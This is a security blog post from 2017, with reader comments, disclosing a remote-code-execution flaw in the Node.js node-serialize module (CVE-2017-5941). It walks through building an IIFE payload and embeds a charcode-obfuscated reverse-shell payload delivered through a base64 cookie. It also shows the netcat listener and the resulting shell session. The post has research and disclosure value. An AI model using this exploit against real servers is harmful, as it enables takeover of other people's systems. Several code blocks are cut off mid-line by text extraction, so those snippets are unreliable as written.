OpSecX

MORE BY OPSECX

Exploiting Node.js deserialization bug for Remote Code Execution

FEBRUARY 8, 2017 BLOG

tl;dr

Untrusted data passed into `unserialize()` function in node-serialize module can be exploited to achieve arbitrary code execution by passing a serialized JavaScript Object with an Immediately invoked function expression (IIFE).

The Bug

During a Node.js code review, I happen to see a serialization/deserialization module named node-serialize. A cookie value that comes from the request was passed into the `unserialize()` function provided by the module. Here is a sample node.js application to imitate the code:

```
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser())

app.get('/', function(req, res) {
 if (req.cookies.profile) {
   var str = new Buffer(req.cookies.profile, 'base64').
   var obj = serialize.unserialize(str);
   if (obj.username) {
     res.send("Hello " + escape(obj.username));
   }
 } else {
     res.cookie('profile', "eyJ1c2VybmFtZSI6ImFqaW4iLC
       maxAge: 900000,
       httpOnly: true
     });
 }
 res.send("Hello World");
});
app.listen(3000);
```

Java, PHP, Ruby and Python have a fair share of Deserialization bugs. Some resources explaining these issues:

Understanding PHP Object Injection
Java Deserialization Cheat Sheet
Rails Remote Code Execution Vulnerability Explained
Arbitrary code execution with Python pickles

However I couldn't find any resource that explained deserialization/object injection bugs in Node.js. I thought to do some research on this and after spending some time I was able to exploit a deserialization bug to achieve arbitrary code injection.

Building the Payload

I have used node-serialize version 0.0.4 for this research. For successful exploitation, arbitrary code execution should occur when untrusted input is passed into `unserialize()` function. The best way to create a payload is to use the `serialize()` function of the same module.

I created the following JavaScript object and passed it to `serialize()` function.

```
var y = {
 rce : function(){
 require('child_process').exec('ls /', function(error, s
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

Which gives the following output.

```
Ajins-MacBook-Pro:Desktop ajin$ node log.js
Serialized:
{"rce":"_$$ND_FUNC$$_function (){\n \trequire('child_process').exec('ls /', func
tion(error, stdout, stderr) { console.log(stdout) });\n }"}
```

Now we have a serialized string that can be deserialized with `unserialize()` function. But the problem is code execution won't happen until you trigger the function corresponding to the `rce` property of the object.

Later I figured out that we can use JavaScript's Immediately invoked function expression (IIFE) for calling the function. If we use IIFE bracket `()` after the function body, the function will get invoked when the object is created. It works similar to a Class constructor in C++.

Now the `serialize()` function with the modified object code is called.

```
var y = {
rce : function(){
require('child_process').exec('ls /', function(error, st
}(),
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```


The following output was obtained

The IIFE worked fine but the serialization failed. So I tried adding bracket `()` after the function body of the previously serialized string and passed it to `unserialize()` function and lucky it worked. So we have the exploit payload:

```
{"rce":"_$$ND_FUNC$$_function (){\n \t
require('child_process').exec('ls /',
function(error, stdout, stderr) { console.log(stdout) });\n }()"}
```

Passing it to `unserialize()` function will result in code execution.

```
1  var serialize = require('node-serialize');
2  var payload = '{"rce":"_$$ND_FUNC$$_function (){require(
3  serialize.unserialize(payload);
```



Now we know that we can exploit `unserialize()` function in node-serialize module, if untrusted data passed into it. Let's exploit the vulnerability in the web application to spawn a reverse shell.

Further Exploitation

The vulnerability in the web application is that it reads a cookie named profile from the HTTP request, perform base64 decode of the cookie value and pass it to `unserialize()` function. As cookie is an untrusted input, an attacker can

craft malicious cookie value to exploit this vulnerability.

I used nodejsshell.py for generating a reverse shell payload.

```
$ python nodejsshell.py 127.0.0.1 1337

[+] LHOST = 127.0.0.1

[+] LPORT = 1337

[+] Encoding

eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,
101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32
,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,1
04,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,11
9,110,59,10,72,79,83,84,61,34,49,50,55,46,48,46,48,46,49,34,59,10,8
0,79,82,84,61,34,49,51,51,55,34,59,10,84,73,77,69,79,85,84,61,34,53
,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,
114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,11
0,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,
101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,1
11,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,11
7,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,11
4,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,4
1,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,1
11,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32
```

```
,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,1
01,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,
101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79
,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,3
2,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,
40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,
32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111
,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32
,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,
116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116
,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59
,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,1
12,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32
,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,9
9,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,12
3,10,32,32,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,11
0,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,
34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41
,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,
114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,12
3,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116
,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,
41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79
,82,84,41,59,10))
```

Now let's generate the serialized payload and add IIFE brackets `()` after the function body.

```
{"rce":"_$$ND_FUNC$$_function (){
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,
101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32
,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,1
04,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,11
9,110,59,10,72,79,83,84,61,34,49,50,55,46,48,46,48,46,49,34,59,10,8
0,79,82,84,61,34,49,51,51,55,34,59,10,84,73,77,69,79,85,84,61,34,53
,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,
114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,11
0,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,
101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,1
11,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,11
7,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,11
4,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,4
1,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,1
11,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32
,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,1
01,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,
101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79
,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,3
2,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,
40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,
32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111
```

```
,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32
,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,
116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116
,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59
,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,1
12,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32
,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,9
9,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,12
3,10,32,32,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,11
0,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,
34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41
,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,
114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,12
3,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116
,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,
41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79
,82,84,41,59,10))}()"}
```

We need to perform Base64 encode of the same, and then make a request to the web server with encoded payload in the Cookie header.

We can now listen for a shell


```
nc -l 127.0.0.1 1337
```

```
Ajins-MacBook-Pro:~ ajin$ nc -l 127.0.0.1 1337
Connected!
whoami
ajin

ls /
Applications
Library
Network
System
Users
Volumes
bin
cores
dev
etc
home
installer.failurerequests
net
opt
private
sbin
tmp
usr
var
```

And now we have a reverse shell!

Exploitation Video



Final Thoughts

We exploited a deserialization bug to achieve arbitrary code execution with untrusted user input. The Rule of thumb is never to deserialize untrusted user input. The root cause is that it was using `eval()` internally for deserialization. I also found a similar bug in another module named serialize-to-js. In that module, the `require()` function in Node.js has no scope during

deserialization of an object with IIFE and they were using `new Function()` internally for deserialization. We can still achieve code execution with a slightly complex payload.

Update

Deserialization bug in node-serialize function is assigned CVE-2017-5941
Deserialization bug in serialize-to-js function is assigned CVE-2017-5954

deserialization in node.js | node.js deserialization bug | object injection in node.js | unserialize bugs in node.js

Leave us a message!

← OpSecX Black Friday Sales

Lukas

February 11, 2017 at 9:06 am #

Thank you for research to discover and publish this, but I must say, that your title is a bit misleading, or frankly said just sensationalistic and technically wrong .

What you describe in the article is simply a bad usage of the infamous `eval` function which is, as to its nature, the easiest way to allow remote code execution.

This is covered in dozens of articles and is among the first things every Javascript developer should learn.

But most of all the usage is NOT in Node.js itself but in a rather unpopular npm package that was not updated in 4 years and has a mere 11 dependents, according to npmjs.org

This is a simple problem with all open source packages: everyone who thinks about using an open source third party dependency should review the source code before trusting it, if used in security context. This is why the `node-serialize` package has

Name (Required)

Email (Required)

Website

eight – = seven

SUBMIT COMMENT

Leave us a message!

Privacy - Terms

no serious dependants as everybody in their right mind would scan a serialization library for the unprotected usage of `eval`.

So again, thanks for your work in discovering this, but please adapt the title to the facts!

Reply

OpSecX

February 12, 2017 at 9:03 am #

Hi Lukas,

This blog post intent to cover deserialization bugs in a fairly new JavaScript environment, Node.js. As Node.js does not provide serialization/deserialization APIs, there is third party modules providing this functionality to Node.js. The issues discussed in the blog post is present in not just one library, but in other libraries like serialize-to-js as well.

> What you describe in the article is simply a bad usage of the infamous `eval` function which is, as to its nature, the easiest way to allow remote code execution.
>
> This is covered in dozens of articles and is among the first things every Javascript developer should learn.

This is not so simple and straightforward as that. The unserilalize()/deserialize() function provided by these modules are designed to convert strings to objects, which may contain functions inside them, **but not to execute them**. We are actually abusing the IIFE property to make this into a working exploit. So it is not as simple as old school eval() where JavaScript code is passed into eval() resulting in code execution. The exploitation technique and payload is different here and is not covered anywhere as far as I know, please correct me if I am wrong.

I am a security engineer myself. I don't know how many developers did a code review on Apache Commons, the Java library known for deserialization issues (https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/) before using it. It is not practical in real world for a developer to do code review and then use a library/module. It has to be the job of a security engineer/ consultant to do code review **once the code is written** and thats how I found this.

And finally I agree, the title might be confusing for people who judge early. So I have updated the tl;dr section with enough information to avoid confusion.

Reply

Matt

February 14, 2017 at 11:59 pm #

A chunk of “user input” is passed to eval. That is the issue. It does not matter if you call an “IIFE” or if you just put the code you want to execute right after “_$$ND_FUNC$$_”. ex: objS = ‘{“x”:”_$$ND_FUNC$$_console.log(1337)”}’; everything after _$$ND_FUNC$$_ just gets passed to eval..

In other languages the serialization/deserialization APIs just create an object and injected into scope. They don’t just “eval” random parts of the string... The abuse comes from something in the language “magically” calling those new methods (gadget chains in java or __destruct / __wakeup type methods in php).

On a side note if you read about the issues in java the Apache Commons lib was not actually the “issue” (trusting user input was).. although it did provide a “fix” in the

game of “Whack-a-Mole”.
https://blogs.apache.org/foundation/entry/apache_commons_statement_to_widespread

Reply

OpSecX

February 15, 2017 at 4:02 am #

We have already mentioned that the root cause is `eval()` and `new Function()`
But thanks for suggesting a shorter payload without IIFE.

These modules in Node.js are also made to convert serialized strings into objects in scope, but unfortunately they use

`eval` for that purpose and results in code execution.

And you are right, The issue with Apache Commons was that it provided an useable gadget for exploitation when untrusted user input is deserialized.

Reply

User

July 3, 2017 at 6:59 am #

Why didn't you just used JSON.parse and JSON.stringify?
I don't think that the exploit you shown would work with JSON.parse

Reply

OpSecX

July 12, 2017 at 9:49 am #

The exploit won't work with JSON objects. In this scenario the developer may used unserialize() to support complex objects. Typical JSON can't handle complex objects.

Reply

M0rv4i

March 18, 2018 at 10:05 pm #

Nice write up man, thanks!

Reply

Tauheed

May 6, 2018 at 10:58 am #

Thanks Buddy for the article

Reply

TRACKBACKS/PINGBACKS

1. **Node.js Weekly Update – 10 Feb, 2017 | Webammer** - February 10, 2017
   [...] ○ Exploiting Node.js deserialization bug for Remote Code Execution [...]

2. **HACKING NODE SERIALIZE – 深入分析Node.JS 代码执行漏洞- MottoIN** - February 23, 2017
   [...] opsecx 的一篇博文，这篇文章讲了如果利用 nodejs 模块 node-serialize 的 [...]

Leave us a message!